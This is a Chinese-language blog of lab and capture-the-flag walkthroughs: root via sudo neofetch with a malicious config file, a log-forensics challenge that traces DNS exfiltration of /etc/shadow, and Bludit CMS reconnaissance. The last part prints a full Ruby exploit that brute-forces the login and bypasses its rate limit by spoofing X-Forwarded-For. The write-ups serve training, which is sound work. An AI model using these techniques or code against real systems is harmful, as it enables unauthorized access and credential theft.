
我这里顺便进行了维持 shell,可以看我上面的靶机题解过程,有写详细部分
不过这个题嘛,既然有了用户 shell,那就配置个 ssh 连接好了
只需要在本地 shell 中跑ssh-keygen -t rsa -b 4096 -f watchstore_key,然后将 pub 公钥复制,下面操作是在靶机上进行的
mkdir -p ~/.ssh
chmod 700 ~/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDQVDY9KJPwXxC+vPyHvTlaVXU/SdHt1cF2IiCKihu2Xdtb767r+ahAnVJuFdMlimAG904OsPS/MqPRWp2AmK+sIQ3GeL/Pd3ftpB9/QCjBjtqCh0R4fbQJA/yvOCBux+Z5Y4m+YnkinENSFwGdAkn/a7e5u0Kjius9NGizPDdHDpJyqlq/IzSFpM6xJVOnWSZBDsMdhS4bbmpVMces4xGuYumo5kYcmSerwP/OATwc9I3rkENnRM2FBWjw2kGRPDQO07qzwsZmRqDRxtOZOJiDvmJFE/MICw15g7vBWM04havQpJqC4tB4Cyw9KyvJb7hT25tgmGfdVPm34i+tud/FQsZI3H1e/P9yQJc4YFzGvQJfl3Lo11aRbJn+6JVl2XEpurn/QcY0vjjbppyI+VBkEYkCReZ2MEiJMuLg+tloGgBwMQ5cubtkj4/l9KroQDlqqlgYscKgW4sy5ABxNGdsbvK757T/cxM5m79Rt1zV43YRSSJ7GLVDZKXiy+AedSbw2j1AC/U85W4nDCGSkSZUQwAcNVF7R6Be2xHS96l59glHJhuWVENFjYnsGer6rWddWeY2QB9lFDzbS8ojz4IPLwqixlLFOlb8nJkm7hF9mGtog5MaTIFM7YxADx8n8TFLwvboxiQr2DA7tfot74ZrRGwUFe2auxS8mgEI????????????? 24062@yolo" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys

用 windterm 连接的好处很多,比如说可以直接传文件什么的
relox@thehackerslabs-watchstore:~/watchstore$ cd
relox@thehackerslabs-watchstore:~$ ls -la
total 36
drwxr-xr-x 4 relox relox 4096 nov 11 06:37 .
drwxr-xr-x 3 root  root  4096 may 26 11:44 ..
lrwxrwxrwx 1 root  root     9 jun 16 10:59 .bash_history -> /dev/null
-rw-r--r-- 1 relox relox  220 abr 19  2025 .bash_logout
-rw-r--r-- 1 relox relox 3526 abr 19  2025 .bashrc
drwxr-xr-x 3 relox relox 4096 jun  6 10:04 .local
-rw-r--r-- 1 relox relox  807 abr 19  2025 .profile
-rw-r--r-- 1 relox relox   66 may 26 12:04 .selected_editor
-rw-r--r-- 1 relox relox   33 jun 16 11:10 user.txt
drwxr-xr-x 4 relox relox 4096 jun 16 10:57 watchstore
relox@thehackerslabs-watchstore:~$ cat user.txt
43209bbbe006e21f88cf1a53b9??????
relox@thehackerslabs-watchstore:~$ sudo -l
sudo: unable to resolve host thehackerslabs-watchstore: Nombre o servicio desconocido
Matching Defaults entries for relox on thehackerslabs-watchstore:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=XDG_CONFIG_HOME, use_pty

User relox may run the following commands on thehackerslabs-watchstore:
    (root) NOPASSWD: /usr/bin/neofetch
拿到了 user flag,提权的时候,观察到这里可以无密码执行 sudo 命令 neofetch
我们先本地下载安装一个neofetch,仔细观察下它的功能列表


neofetch --help
我感觉最有可能提权成功的一条
--config /path/to/config    Specify a path to a custom config file
简单来说,我可以构造个恶意的配置文件,让 neofetch 直接给我 shell
relox@thehackerslabs-watchstore:~$ echo 'exec /bin/sh' > hacker
relox@thehackerslabs-watchstore:~$ ls
hacker  user.txt  watchstore
relox@thehackerslabs-watchstore:~$ neofetch --config hacker
$ id
uid=1001(relox) gid=1001(relox) groups=1001(relox),109(docker)
$ exit
relox@thehackerslabs-watchstore:~$ sudo neofetch --config hacker
sudo: unable to resolve host thehackerslabs-watchstore: Nombre o servicio desconocido
# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# ls
root.txt
# cat root.txt
c3ab266a11de0294257eaef357??????
最近老忙了哎,断更好久了呢,哈哈,没办法,我还是个苦逼大学牲呢,比赛、考试连轴转
El Topo DNS
提示: 靶机跳转传送门 El Topo DNS
靶机渗透打多了,来瞅瞅蓝队溯源吧
哈哈,西班牙语真难懂啊,我接下来的题目内容,我以 ai 描述的为准
问题一
¿Qué dirección IP externa sirvió el *stager*
p.shal servidor web? (哪个外部 IP 地址向 Web 服务器提供了p.sh这个 stager?)
这题好解决,按照题目意思,这显然已经传成功了,那么我在 access.log 日志中就能查到 p.sh 才对
auditor@debian:~/dfir_eltopo$ grep -i "p\.sh" access.log
192.168.1.10 - - [10/nov/2025:09:10:13 +0100] "GET http://162.248.1.100/p.sh HTTP/1.1" 200 1024所以答案是162.248.1.100
问题二
¿Qué fichero PHP (solo nombre) fue el punto de entrada más probable de la explotación inicial? (哪个 PHP 文件(仅文件名)最有可能是初始攻击的入口点?)
这里显然需要找到上传🐎的入口文件,在我看来,先统计下所有的 php 文件出现频率,就能找到可疑文件名了
auditor@debian:~/dfir_eltopo$ awk '$7 ~ /\.php$/ {print $7}' access.log | sort | uniq -c | sort -nr
   1211 /contact.php
      1 /upload.php
这里的 upload.php 有很大概率是攻击者试探的文件
答案就是 upload.php
问题三
¿Cuál es el FQDN de la primera consulta de *beaconing* de C2 observada en los logs? (在日志中观察到的、第一次 C2 心跳信标(beaconing)查询的完整域名(FQDN)是什么?)
开始考察域名解析了,需要我去 dns 日志里面看
一般来说,恶意域名的子域名可能会用长编码表示

就像图片显示的这样,我们接下来应该关注主域名 eltopo.thl,前面是子域名,可能会变换
auditor@debian:~/dfir_eltopo$ grep -i "eltopo.thl" dns.log
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? 1.beacon.c2.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? OTk5Ojc6OjoK.data.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? 2.beacon.c2.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? 3.beacon.c2.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? Oio6MTgwMDA6MDo5OTk5OTo3Ojo6CmRhZW1vbjoqOjE4MDAwOjA6OTk5OTk6.data.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? Nzo6OgpkZXZ1c2VyOiQ2JHJvdW5kcz02NTYwMDAkYWJjZGVmZyRoaWprbG1u.data.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? cm9vdDokNiRzYWx0eSRULlVWcy4uLjoxODAwMDowOjk5OTk5Ojc6OjoKYmlu.data.eltopo.thl
[2025-11-10T09:10:13] 192.168.1.10 -> DNS_SERVER Query: A? b3AuLi46MTgwMDE6MDo5OTk5OTo3Ojo6CmZ0cHVzZXI6KjoxODAwMTowOjk5.data.eltopo.thl
第一条记录中的完整域名就是要提交的答案
问题四
¿Cuál es el dominio (solo el dominio, sin subdominios de datos) usado para exfiltrar el fichero shadow? (用于窃取
/etc/shadow文件的域名是什么?仅域名,不含数据子域)
这个问题我们在上一问就解答了,将后面的 base64 解密,就能看到 shadow 文件的部分内容
所以答案就是eltopo.thl
不是,平台上为啥报错,加上 data 就通过了,可是这里的 data 明明是数据子域啊
问题五
¿Qué servicio de red (protocolo) usó el atacante para pivotar al servidor interno 10.0.0.50? (攻击者使用了哪种网络服务(协议) 来横向移动到内部服务器
10.0.0.50?)
横向移动的方法很多,就目前而言,我接触过的有 SSH,SMB,FTP,MySQL.HTTP 等等,正好这里题目下发了 ftp.log 文件
直接提交通过
问题六
¿Qué nombre de usuario se utilizó para autenticarse en el servidor interno? (攻击者使用了什么用户名来认证内网服务器?)
auditor@debian:~/dfir_eltopo$ cat ftp.log
[09:10:13] 192.168.1.10 -> 10.0.0.50 FTP 220 (vsFTPd 3.0.3)
[09:10:13] 192.168.1.10 -> 10.0.0.50 FTP USER devuser
[09:10:13] 10.0.0.50 -> 192.168.1.10 FTP 331 Please specify the password.
[09:10:13] 192.168.1.10 -> 10.0.0.50 FTP PASS developer123
[09:10:13] 10.0.0.50 -> 192.168.1.10 FTP 230 Login successful.
[09:10:13] 192.168.1.10 -> 10.0.0.50 FTP LIST
[09:10:13] 10.0.0.50 -> 192.168.1.10 FTP 226 Directory send OK.
[09:10:13] 192.168.1.10 -> 10.0.0.50 FTP GET client_database_backup.zip
[09:10:13] 10.0.0.50 -> 192.168.1.10 FTP 150 Opening BINARY mode data connection.
[09:10:13] 10.0.0.50 -> 192.168.1.10 FTP 226 Transfer complete.
auditor@debian:~/dfir_eltopo$
直接看 log,用到的用户是devuser,对应的 password 也有,是developer123
问题七
¿Qué contraseña se utilizó para el movimiento lateral exitoso? (攻击者进行成功横向移动时使用的密码是什么?)
上一个问题就解答了的
问题八
¿Cuál es el nombre de fichero exacto que el atacante robó del servidor interno? (攻击者从内网服务器窃取的文件的完整准确文件名是什么?)
还是在问题六中,攻击者 ftp 登录上去 get 了client_database_backup.zip
JaulaCon2025
提示: 靶机跳转传送门 JaulaCon2025
 ### 信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.196.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-20 19:26 CST
Nmap scan report for jaulacon2025.thl (10.161.196.38)
Host is up (0.71s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
根据经验,这里需要通过 http 服务渗透进去拿到 shell
第一次访问,发现这里需要提前编辑下 hosts 文件,给/etc/hosts 增加内容
10.161.196.38 jaulacon2025.thl经过 dirsearch 路径爆破扫描,发现没有什么有用的信息,回来看看这个 web 服务的版本号,看看有没有什么 cve
可以看到是 bludit 项目,这是个简易的 cms 服务,然后版本号也很低,是 3.9.2

可以上官网看到,最新版本都到 3.16.2 了,接下来看看 cve
(base) yolo@yolo:~$ searchsploit bludit
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Bludit  3.9.2 - Authentication Bruteforce Mitigation Bypass                   | php/webapps/48746.rb
Bludit - Directory Traversal Image File Upload (Metasploit)                   | php/remote/47699.rb
Bludit 3-14-1 Plugin 'UploadPlugin' - Remote Code Execution (RCE) (Authentica | php/webapps/51160.txt
Bludit 3.13.1 - 'username' Cross Site Scripting (XSS)                         | php/webapps/50529.txt
Bludit 3.9.12 - Directory Traversal                                           | php/webapps/48568.py
Bludit 3.9.2 - Auth Bruteforce Bypass                                         | php/webapps/48942.py
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)                  | php/webapps/49037.rb
Bludit 3.9.2 - Directory Traversal                                            | multiple/webapps/48701.txt
Bludit 4.0.0-rc-2 - Account takeover                                          | php/webapps/51360.txt
Bludit < 3.13.1 Backup Plugin - Arbitrary File Download (Authenticated)       | php/webapps/51541.py
Bludit CMS v3.14.1 - Stored Cross-Site Scripting (XSS) (Authenticated)        | php/webapps/51476.txt
bludit Pages Editor 3.0.0 - Arbitrary File Upload                             | php/webapps/46060.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
(base) yolo@yolo:~$ searchsploit -m 48746.rb
  Exploit: Bludit  3.9.2 - Authentication Bruteforce Mitigation Bypass
      URL: https://www.exploit-db.com/exploits/48746
     Path: /snap/searchsploit/542/opt/exploitdb/exploits/php/webapps/48746.rb
    Codes: CVE-2019-17240
 Verified: True
File Type: <missing file package>
Copied to: /home/yolo/48746.rb

(base) yolo@yolo:~$ searchsploit -m 48701.txt
  Exploit: Bludit 3.9.2 - Directory Traversal
      URL: https://www.exploit-db.com/exploits/48701
     Path: /snap/searchsploit/542/opt/exploitdb/exploits/multiple/webapps/48701.txt
    Codes: CVE-2019-16113
 Verified: False
File Type: <missing file package>
Copied to: /home/yolo/48701.txt
(base) yolo@yolo:~/$ cat 48701.txt | less
看了下,这里有两个 exp 我能用到,分别是 48746.rb 用来爆破密码,然后 48701.txt 是 python 脚本上传恶意文件
这里我其实尝试过用 yakit 或 burp 抓包爆破账密,但是失败了,这里绝对有限制,Bludit CMS在登录接口/admin/login中有一个暴力破解防护机制,它通过检测客户端的 IP 地址来判断是否有多次错误登录尝试,就是说短时间爆破是不可能成功的,然后呢,这个 exp 会在每次请求的时候伪造一个新 IP 来绕过防护机制,从而实现无限制暴力破解
(base) yolo@yolo:~$ cat 48746.rb
#!/usr/bin/env ruby
## Title: Bludit  3.9.2 - Authentication Bruteforce Mitigation Bypass
## Author: noraj (Alexandre ZANNI)
## Author website: https://pwn.by/noraj/
## Date: 2020-08-16
## Vendor Homepage: https://www.bludit.com/
## Software Link: https://github.com/bludit/bludit/archive/3.9.2.tar.gz
## Version: <= 3.9.2
## Tested on: Bludit Version 3.9.2

# Vulnerability
## Discoverer: Rastating
## Discoverer website: https://rastating.github.io/
## CVE: CVE-2019-17240
## CVE URL: https://nvd.nist.gov/vuln/detail/CVE-2019-17240
## References: https://rastating.github.io/bludit-brute-force-mitigation-bypass/
## Patch: https://github.com/bludit/bludit/pull/1090

require 'httpclient'
require 'docopt'

# dirty workaround to remove this warning:
#   Cookie#domain returns dot-less domain name now. Use Cookie#dot_domain if you need "." at the beginning.
# see https://github.com/nahi/httpclient/issues/252
class WebAgent
  class Cookie < HTTP::Cookie
    def domain
      self.original_domain
    end
  end
end

def get_csrf(client, login_url)
  res = client.get(login_url)
  csrf_token = /input.+?name="tokenCSRF".+?value="(.+?)"/.match(res.body).captures[0]
end

def auth_ok?(res)
  HTTP::Status.redirect?(res.code) &&
    %r{/admin/dashboard}.match?(res.headers['Location'])
end

def bruteforce_auth(client, host, username, wordlist)
  login_url = host + '/admin/login'
  File.foreach(wordlist).with_index do |password, i|
    password = password.chomp
    csrf_token = get_csrf(client, login_url)
    headers = {
      'X-Forwarded-For' => "#{i}-#{password[..4]}",
    }
    data = {
      'tokenCSRF' => csrf_token,
      'username' => username,
      'password' => password,
    }
    puts "[*] Trying password: #{password}"
    auth_res = client.post(login_url, data, headers)
    if auth_ok?(auth_res)
      puts "\n[+] Password found: #{password}"
      break
    end
  end
end

doc = <<~DOCOPT
  Bludit <= 3.9.2 - Authentication Bruteforce Mitigation Bypass

  Usage:
    #{__FILE__} -r <url> -u <username> -w <path> [--debug]
    #{__FILE__} -H | --help

  Options:
    -r <url>, --root-url <url>            Root URL (base path) including HTTP scheme, port and root folder
    -u <username>, --user <username>      Username of the admin
    -w <path>, --wordlist <path>          Path to the wordlist file
    --debug                               Display arguments
    -H, --help                            Show this screen

  Examples:
    #{__FILE__} -r http://example.org -u admin -w myWordlist.txt
    #{__FILE__} -r https://example.org:8443/bludit -u john -w /usr/share/wordlists/password/rockyou.txt
DOCOPT

begin
  args = Docopt.docopt(doc)
